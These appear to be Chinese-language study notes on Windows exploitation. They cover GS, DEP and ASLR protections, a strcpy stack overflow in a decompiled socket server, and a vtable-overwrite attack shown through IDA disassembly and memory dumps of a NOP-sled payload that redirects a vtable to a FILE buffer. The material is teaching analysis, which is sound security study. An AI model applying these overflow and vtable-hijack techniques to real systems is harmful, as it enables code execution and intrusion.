漏洞

分析文档的编写

1. 漏洞原因
2. 漏洞影响
    - 可执行代码、拒绝服务、...
3. 影响范围
    - xp、win7、IIS、SQL Server XXX、...
4. 修复方案

相关指令

```
call $+5
pop ebp     ; 用于重定位

push eax
retn        ; call eax

jmp esp     ; 跳板 -> jmp register  0x7ffa4512 win10
```

二进制截断

针对一些格式化输入，打入shellcode的时候要避免使用一些值，以免被格式化输入函数给截断。比如：

保护

1. GS安全检查
    - 在进入函数时，使用一个`全局变量的值 ^ ebp`后存入栈上（在返回之后上面），在函数返回时`拿出此值在 ^ ebp`后对比，如果不相等则报错
    - 在进入函数的第一个`call`设置此值，此值跟系统时间、线程ID、进程ID、系统环境等信息有关
    - 此值成为**Security Cookie**
2. DEP保护
3. 随机基址
    - 需要可执行程序拥有重定位表并开启随机基址
    - 为了防止利用固定地址进行溢出攻击

攻击方式

栈溢出

一般覆盖调用函数的返回地址或者栈中会被调用的函数指针

示例

Strcpy函数没有进行缓冲区长度的检查，造成缓冲区溢出

```
WSAStartup(0x101u, &WSAData);
v3 = socket(2, 1, 0);
v4 = v3;
if ( v3 < 0 )
{
  v5 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, v3);
  v6 = (ostream *)ostream::operator<<(v5, aSocketCreating);
  v7 = (void *)ostream::operator<<(v6, 10);
  sub_4012B0(v7, (void (__cdecl *)(void *))sub_4012D0);
  exit(1);
}
*(_WORD *)&name.sa_data[2] = 2;
*(_WORD *)&name.sa_data[4] = htons(7777u);
*(_DWORD *)&name.sa_data[6] = htonl(0);
if ( bind(v4, (struct sockaddr *)((char *)&name + 4), 16) )// bind: 0.0.0.0:7777
{
  v8 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, aBindingStreamS);
  v9 = (void *)ostream::operator<<(v8, 10);
  sub_4012B0(v9, (void (__cdecl *)(void *))sub_4012D0);
}
v10 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, asc_409088);
v11 = (void *)ostream::operator<<(v10, 10);
sub_4012B0(v11, (void (__cdecl *)(void *))sub_4012D0);
v12 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, aExploitTargetS);
v13 = (void *)ostream::operator<<(v12, 10);
sub_4012B0(v13, (void (__cdecl *)(void *))sub_4012D0);
v14 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, asc_409088);
v15 = (void *)ostream::operator<<(v14, 10);
sub_4012B0(v15, (void (__cdecl *)(void *))sub_4012D0);
listen(v4, 4);
*(_DWORD *)&name.sa_family = 16;
client_socket = accept(v4, (struct sockaddr *)((char *)&addr + 4), (int *)&name);
if ( client_socket != -1 )
{
  while ( 1 )
  {
    memset(&buf, 0, 512u);
    v17 = recv(client_socket, &buf, 512, 0);
    if ( v17 < 0 )
    {
      v18 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, aReadingStreamM);
      v19 = (void *)ostream::operator<<(v18, 10);
      sub_4012B0(v19, (void (__cdecl *)(void *))sub_4012D0);
      v17 = 0;
    }
    sub_401000(&buf);
    if ( !v17 )
    {
```

目标首先创建socket，绑定IP端口为0.0.0.0:7777，进行监听，而后recv接收数据，长度最多512字节，之后数据转向sub_401000处理

```
void *__cdecl sub_401000(const char *recv_data)
{
  ostream *v1; // eax
  void *v2; // eax
  ostream *v3; // eax
  void *v4; // eax
  ostream *v5; // eax
  void *v6; // eax
  char buf; // [esp+8h] [ebp-C8h]

  strcpy(&buf, recv_data);
  v1 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, asc_40904C);
  v2 = (void *)ostream::operator<<(v1, 10);
  sub_4012B0(v2, (void (__cdecl *)(void *))sub_4012D0);
  v3 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, aReceived);
  v4 = (void *)ostream::operator<<(v3, 10);
  sub_4012B0(v4, (void (__cdecl *)(void *))sub_4012D0);
  v5 = (ostream *)ostream::operator<<((ostream *)&dword_409A68, &buf);
  v6 = (void *)ostream::operator<<(v5, 10);
  return sub_4012B0(v6, (void (__cdecl *)(void *))sub_4012D0);
}
```

在sub_401000函数中，对recv的数据进行了strcpy拷贝，但没检查缓冲区长度，可以进行缓冲区溢出攻击

虚表攻击

覆盖虚表指针，在发生虚调用的时候就可以操控虚表项转向自己的流程

学会利用周围的环境，比如FILE结构体（第一个成员是一个缓冲区，且必须是在全局，受随机基址影响）

示例

1. 逆向分析

   首先动态申请空间，构造CMyString类对象两个

```
.text:00401030 envp            = dword ptr  0Ch
.text:00401030
.text:00401030 ; FUNCTION CHUNK AT .text:004097C0 SIZE 00000015 BYTES
.text:00401030
.text:00401030 ; __unwind { // _main_SEH
.text:00401030                 push    0FFFFFFFFh
.text:00401032                 push    offset _main_SEH
.text:00401037                 mov     eax, large fs:0
.text:0040103D                 push    eax
.text:0040103E                 mov     large fs:0, esp
.text:00401045                 push    ecx
.text:00401046                 push    ebx
.text:00401047                 push    esi
.text:00401048                 push    76              ; unsigned int
.text:0040104A                 call    ??2@YAPAXI@Z    ; 分配76字节空间
.text:0040104F                 add     esp, 4
.text:00401052                 mov     [esp+18h+CMyString_obj_ptr], eax ; 分配的空间地址
.text:00401056                 test    eax, eax
.text:00401058                 mov     [esp+18h+var_4], 0
.text:00401060                 jz      short loc_401081
.text:00401062                 push    offset CMyString_Destructor ; void (__thiscall *)(void *)
.text:00401067                 push    offset CMyString_Constructor ; void (__thiscall *)(void *)
.text:0040106C                 lea     esi, [eax+4]
.text:0040106F                 push    2               ; int
.text:00401071                 push    36              ; unsigned int
.text:00401073                 push    esi             ; void *
.text:00401074                 mov     dword ptr [eax], 2 ; new出来的是两个对象，每个对象36个字节（4字节虚表指针、32字节buf）
.text:0040107A                 call    ??_L@YGXPAXIHP6EX0@Z1@Z ; `eh vector constructor iterator'(void *,uint,int,void (*)(void *),void (*)(void *))
.text:0040107F                 jmp     short loc_401083
.text:00401081 ; ---------------------------------------------------------------------------
.text:00401081
.text:00401081 loc_401081:                             ; CODE XREF: _main+30↑j
.text:00401081                 xor     esi, esi
.text:00401083
.text:00401083 loc_401083:                             ; CODE XREF: _main+4F↑j
.text:00401083                 push    offset aR       ; "r+"
.text:00401088                 push    offset aPwdTxt  ; "pwd.txt"
.text:0040108D                 mov     [esp+20h+var_4], 0FFFFFFFFh
.text:00401095                 call    _fopen          ; FILE *fp = fopen("pwd.txt", "r+")
.text:0040109A                 mov     ebx, eax
.text:0040109C                 add     esp, 8
.text:0040109F                 test    ebx, ebx
.text:004010A1                 jnz     short loc_4010B7
.text:004010A3                 pop     esi
.text:004010A4                 or      eax, 0FFFFFFFFh
.text:004010A7                 pop     ebx
0000106F 0040106F: _main+3F (Synchronized with Hex View-1)
```

   然后打开文件，分别去读文件内容到两个CMyString类对象的缓冲区中，最后判断是否相等

```
.text:00401088                push    offset aPwdTxt  ; "pwd.txt"
.text:0040108D                mov     [esp+20h+var_4], 0FFFFFFFFh
.text:00401095                call    _fopen          ; FILE *fp = fopen("pwd.txt", "r+")
.text:0040109A                mov     ebx, eax
.text:0040109C                add     esp, 8
.text:0040109F                test    ebx, ebx
.text:004010A1                jnz     short loc_4010B7
.text:004010A3                pop     esi
.text:004010A4                or      eax, 0FFFFFFFFh
.text:004010A7                pop     ebx
.text:004010A8                mov     ecx, [esp+10h+var_C]
.text:004010AC                mov     large fs:0, ecx
.text:004010B3                add     esp, 10h
.text:004010B6                retn
.text:004010B7 ; ---------------------------------------------------------------------------
.text:004010B7
.text:004010B7 loc_4010B7:                            ; CODE XREF: _main+71tj
.text:004010B7                mov     eax, [esi]
.text:004010B9                push    edi
.text:004010BA                mov     ecx, esi
.text:004010BC                call    dword ptr [eax] ; CMyString_obj_ptr[0].GetBuf()
.text:004010BE                push    eax
.text:004010BF                push    offset aS       ; "%s"
.text:004010C4                push    ebx             ; FILE *
.text:004010C5                call    _fscanf         ; fscanf(fp, "%s", CMyString_obj_ptr[0].buf)
.text:004010CA                mov     edx, [esi+24h]
.text:004010CD                lea     edi, [esi+24h]
.text:004010D0                add     esp, 0Ch
.text:004010D3                mov     ecx, edi
.text:004010D5                call    dword ptr [edx] ; CMyString_obj_ptr[1].GetBuf()
.text:004010D7                push    eax
.text:004010D8                push    offset aS       ; "%s"
.text:004010DD                push    ebx             ; FILE *
.text:004010DE                call    _fscanf         ; fscanf(fp, "%s", CMyString_obj_ptr[1].buf)
.text:004010E3                mov     eax, [esi]
.text:004010E5                add     esp, 0Ch
.text:004010E8                mov     ecx, esi
.text:004010EA                call    dword ptr [eax] ; CMyString_obj_ptr[0].GetBuf()
.text:004010EC                mov     edx, [edi]
.text:004010EE                push    eax
.text:004010EF                mov     ecx, edi
.text:004010F1                call    dword ptr [edx] ; CMyString_obj_ptr[1].GetBuf()
.text:004010F3                push    eax
.text:004010F4                call    strcmp          ; strcmp(CMyString_obj_ptr[1].buf, CMyString_obj_ptr[0].buf)
.text:004010F9                add     esp, 8
.text:004010FC                test    eax, eax
000010C4 004010C4: _main+94 (Synchronized with Hex View-1)
```

2. 漏洞利用

很明显可以看出，读取文件内容时，没有检查缓冲区长度，存在缓冲区溢出的可能

```
地址      十六进制                                          ASCII
00810DC8  02 00 00 00 E8 A0 40 00 0D F0 AD BA 0D F0 AD BA  ....è @..ð.°.ð.°
00810DD8  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.°.ð.°.ð.°.ð.°
00810DE8  0D F0 AD BA 0D F0 AD BA E8 A0 40 00 0D F0 AD BA  .ð.°.ð.°è @..ð.°
00810DF8  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.°.ð.°.ð.°.ð.°
00810E08  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.°.ð.°.ð.°.ð.°
00810E18  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  «««««««.........
00810E28  04 37 51 04 E2 4B 00 00 A8 21 81 00 C0 00 81 00  .7Q.âK..¨!..À...
00810E38  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E48  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E58  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E68  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E78  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E88  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810E98  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810EA8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810EB8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810EC8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810ED8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810EE8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810EF8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810F08  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00810F18  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
```

在堆上，可以看到两个对象的内存分布（红线为对象个数，红框为虚表指针，红框之后就是CMyString的buf缓冲区）


而后进过调试每次打开文件的`FILE *fp`一直不变为

```
隐藏FPU

EAX   0040B110   test0514.0040B110
EBX   00250000
ECX   00000003
EDX   00000000
EBP   0019FF70
ESP   0019FF14   &"pwd.txt"
ESI   00670DCC
EDI   004018DA   <test0514.EntryPoint>
```

构造shellcode，将第二个CMyString对象的虚表填为`FILE *fp`的地址，之后当第二个CMyString对象调用虚函数的时候，会将`FILE *fp`的地址作为虚表从中查找虚函数（本例中会调用虚表的第一个表项，而`FILE`结构的第一个成员为文件读取的缓冲区，也刚好可以执行到shellcode）

```
地址      十六进制                                          ASCII
00840DC8  02 00 00 00 E8 A0 40 00 90 90 90 90 90 90 90 90  ....è @.........
00840DD8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840DE8  90 90 90 90 90 90 90 90 10 B1 40 00 90 90 90 90  .........±@.....
00840DF8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E08  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E18  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E28  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E38  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E48  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E58  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E68  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E78  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E88  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840E98  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840EA8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840EB8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840EC8  90 90 90 90 90 90 90 90 90 90 90 90 90 90 90 90  ................
00840ED8  90 90 90 90 90 90 90 90 00 FE EE FE EE FE EE FE  .........þîþîþîþ
00840EE8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00840EF8  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00840F08  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
00840F18  EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE  îþîþîþîþîþîþîþ
```



之后在对shellcode进行改造，跳过中间部分执行代码即可